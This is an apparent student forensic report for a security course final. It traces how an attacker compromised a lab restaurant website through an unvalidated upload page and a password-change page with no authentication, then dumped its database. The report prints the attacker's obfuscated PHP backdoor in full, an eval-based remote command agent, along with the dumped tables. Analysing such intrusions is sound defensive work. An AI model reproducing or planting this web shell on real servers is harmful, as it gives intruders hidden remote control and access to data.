ENPM685 FINAL

Name: Dadhija Patel

UID: 119186367

Course and Section: ENPM685 0201

Honor Pledge: I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.

Executive Summary

The verification vulnerability in the website's upload page resulted in a successful attack. The attacker uploaded a PHP file through the interface. The malicious code in the file gave the attacker access to the server. Through this unauthorized access, the attacker could find another vulnerability in the password page of the website through which he changed Julia's password. Thereafter, the attacker accessed the database on her desktop.

Details

The steps that the attacker used and the proof is as given below.

1. The attacker visits the waffle.co website and goes to all the pages starting with about, then waffles and then the uploads page of the website. The upload page is included in the website so people can upload photos of their waffle orders. The company offers a $20 reward to the person with the best photo.

Fig1

2. The attacker uploads a TrollFace instead of an actual waffle picture.



Fig2

3. By uploading the troll face, he realizes that he can access that image on the uploads directory of the website. The image is available to the public. This probably means that there is no validation in the upload process.



Fig3

Fig4

4. The attacker uploads a PHP file name pawn3d. This is a suspicious activity as the upload page is reserved for only photos. Therefore, the file type should be PNG, JPEG and not PHP.



Fig5

5. Upon further examination, the PHP file seems to be very obfuscated. This could indicate the use of weevely by the attacker to confuse the people who see the script.

```
<?php
$h='unction x(*$t*,$k){$c=st*rlen($*k);$l=*strle*n($t);$**o="";for($i*=0;*$i<*$l;*){for
($';
$N=str_replace('dO','','cdOrdOeatdOdOe_funcdOtdOion');
$B='n*d*_clea**n();$r=@base*64_e*ncode(@x(@g**zcompress($o),$*k));p*rin*t("$p*$kh$r
$kf");}';
$l='$k=*"*4d4098d6";$kh*="4e16*3d27269*5";*$kf="*94*55d046fd7c*";
$p="f8ewV*ri1Y*d8RJ*kIZ"*;f';
$d='c*h("/$kh(.+*)$kf/*",@fi*le_get_contents*("php**://input"),$*m*)==1){@*ob_*start
();*@*e';
$W='va*l(@g*z*uncompress(@x(@b*ase64_deco*de($m[1])*,$k)));$*o=@ob_*get_cont*ents*
();@ob_e';
$u='j=*0;($j<$c&&$*i*<$l);$j*++,$i++*)*{$o.=$t{$i}^$*k{$*j};}}retur*n $o;}i*f
(@p**reg_mat*';
$M=str_replace('*','',$l.$h.$u.$d.$W.$B);
$G=$N('',$M);$G();
?>
Dadhija:119186367
```

Fig6

6. I believe that the attacker used reverse shell script in the PHP file to gain access to the machine. The reason for multiple uploads of the pawn3d.php file might be the fact that the attacker was trying different payloads to get directory access. He gets access to the system through upload vulnerability.

7. While traversing through the system, the attacker found a web page that was meant to change passwords. As the attacker opened the page, he realized that the page did not require old passwords or any other authentication method before changing the password.



Fig7

8. From the website about page, the attacker had an idea of who the users might be. The webpage has all information about different people working for the restaurant. Here, the attacker realizes that Julia is the Database Administrator and hacking into her account will give access to the data stored from the website.

Kevin - kevin@waffles.enpm685

The person with the plan. You may also know him from ENPM685: The Class and his many rants on things like "SSH Decryption is wrong and you should be ashamed of yourself."

Swedish Chef - chef@waffles.enpm685

Hurdy Hurdy Hur. Bork. Han gor vafflorna.

Dadhija:119186367

Julia - julia@waffles.enpm685

Julia is our talented DBA who mantains the backend of our IT set up.

Nathan - nathan@waffles.enpm685

Nathan is our web developer

Fig8

9. Attacker changes the password. The website has a page where users can change their password. The attacker gains access and through this page, Julia's password is changed to "hacked". When the submit button is clicked, the change-pass shell script in the admin folder is executed that changes the password inside the system. The script takes user name and new password as input.

Fig9



Fig10



Fig11

10. After gaining access to Julia's account, the attacker logs into her account remotely through SSH (Fig12) and goes to the database on her desktop. The attacker writes the query to show database. The screenshot below (Fig13) shows the history of queries executed.

Fig12

Fig13

11. The attacker then stores the database in a .dump.txt file in the html folder inside /var/www.



Fig14

12. The information accessed by the attacker is as follows:

- Customer information

```
-- Dumping data for table `customers`                    Dadhija:119186367
--

LOCK TABLES `customers` WRITE;
/*!40000 ALTER TABLE `customers` DISABLE KEYS */;
INSERT INTO `customers` VALUES (1,'Bob
Dobbs','C22B5F9178342609428D6F51B2C5AF4C0BDE6A42','enpm685@gmail.com','123-456-
7890','DA2F2471A8B784BDC6B721CB8CC095FB0784FE3E','12/19'),(2,'Alice
Alice','5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8','a2@gmail.fake','111-222-
3456','4CBD21F6EC85A2D1282023E38C6B9C10058783CE','3/21'),(3,'Sally
Brown','FD1286353570C5703799BA76999323B7C7447B06','sally@go.away','999-888-
7777','FB66E5A66070886FCC51F61E2321A16DE633E273','8/19'),(4,'Brad
Pitiful','5B82762BC0F6615252DD3A794249473FAB24B885','boo@a.ghost.org','444-555-
6789','D9785C1CB28924A6F6236C29DD51581863B8F185','9/24');
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
UNLOCK TABLES;
```

Fig15

- Customer Orders

```
-- Dumping data for table `orders`
--                                          Dadhija:119186367

LOCK TABLES `orders` WRITE;
/*!40000 ALTER TABLE `orders` DISABLE KEYS */;
INSERT INTO `orders` VALUES (1,2,'1/1/19','14 avocado waffles, 1 elvis, 3 number 6'),
(2,1,'1/2/19','143 plain waffles'),(3,3,'1/3/19','1 S\'Mores Waffle'),(4,3,'1/4/19','1
Chocolate Chip, 19 Avocado');
/*!40000 ALTER TABLE `orders` ENABLE KEYS */;
UNLOCK TABLES;
```

Fig16

- The restaurants private recipes

```
-- Dumping data for table `recipe`
--                                          Dadhija:119186367

LOCK TABLES `recipe` WRITE;
/*!40000 ALTER TABLE `recipe` DISABLE KEYS */;
INSERT INTO `recipe` VALUES (1,'Plain','eggs, all-purpose flour, milk, vegetable oil,
white sugar, baking powder, salt, vanilla extract'),(2,'Avocado Waffle\r\n','eggs, all-
purpose flour, milk, vegetable oil, white sugar, baking powder, salt, vanilla extract,
avocados, foie gras'),(3,'Chocolate Chip\r\n','eggs, all-purpose flour, milk, vegetable
oil, white sugar, baking powder, salt, vanilla extract, chocolate chips'),(4,'S\'Mores
Waffles\r\n','eggs, all-purpose flour, milk, vegetable oil, white sugar, baking powder,
salt, vanilla extract, chocolate bars, marshmallows, graham crackers'),(5,'The Elvis\r
\n','eggs, all-purpose flour, milk, vegetable oil, white sugar, baking powder, salt,
vanilla extract, peanut butter, bananas,  bacon'),(6,'Waffle Number 6\r\n','eggs, all-
purpose flour, milk, vegetable oil, white sugar, baking powder, salt, vanilla extract,
cream cheese, chocolate chips, whipped cream, sprinkes');
/*!40000 ALTER TABLE `recipe` ENABLE KEYS */;
UNLOCK TABLES;
```

Fig17

13. After storing the file .dump.txt in the /var/www/html folder, the attacker retrieves it by GET method in http.



Fig18

Has the compromise occurred?

Yes, the attacker changed Julia's password preventing her from logging into her own account. The attacker also logged into her account and gained access to the data from her desktop.

Has the breach occurred?

Yes, the attacker read the database.

Lessons Learned

- It is important to keep validation for any input given by the user.
- The files uploaded by the users should be stored in a separate directory without any access to the root so any malicious code cannot gain access to the root.
- Before initiating a password change, the identity of the person changing the password should be confirmed.
- Multi-factor authentication should be in place to prevent attackers from entering the system even if they figure out the password.

- The website folder has a cmd.php page that lets users run commands on the system. This is a vulnerability that a malicious actor could exploit.
- The about page of the website provides personal information of the employees that could be used for phishing attacks.

Indicators of Compromise

- IP: 172.28.128.4
- Tool: Weevely
- File: .dump.txt

Answers to the Questions Given

How did the attacker get in?

The attacker used the upload vulnerability in the upload.php page of the website after uploading and executing a malicious code to obtain access of the system.

What did the attacker do once they were on the system?

The attacker then finds a webpage to change password and updates Julia's password. Using the new password, he logs into the system. After connecting to Julia's desktop, the attacker takes a look at the database through a MySQL query.

Was sensitive data accessed? How can you tell if it was/was not accessed?

Yes, private customer data was accessed. The .dump.txt file is the proof that the attacker stored this sensitive information in a file on the website directory and read it through an http request.

Were you able to learn anything about the attacker?

The IP address (172.28.128.4) was the only lead of the attacker.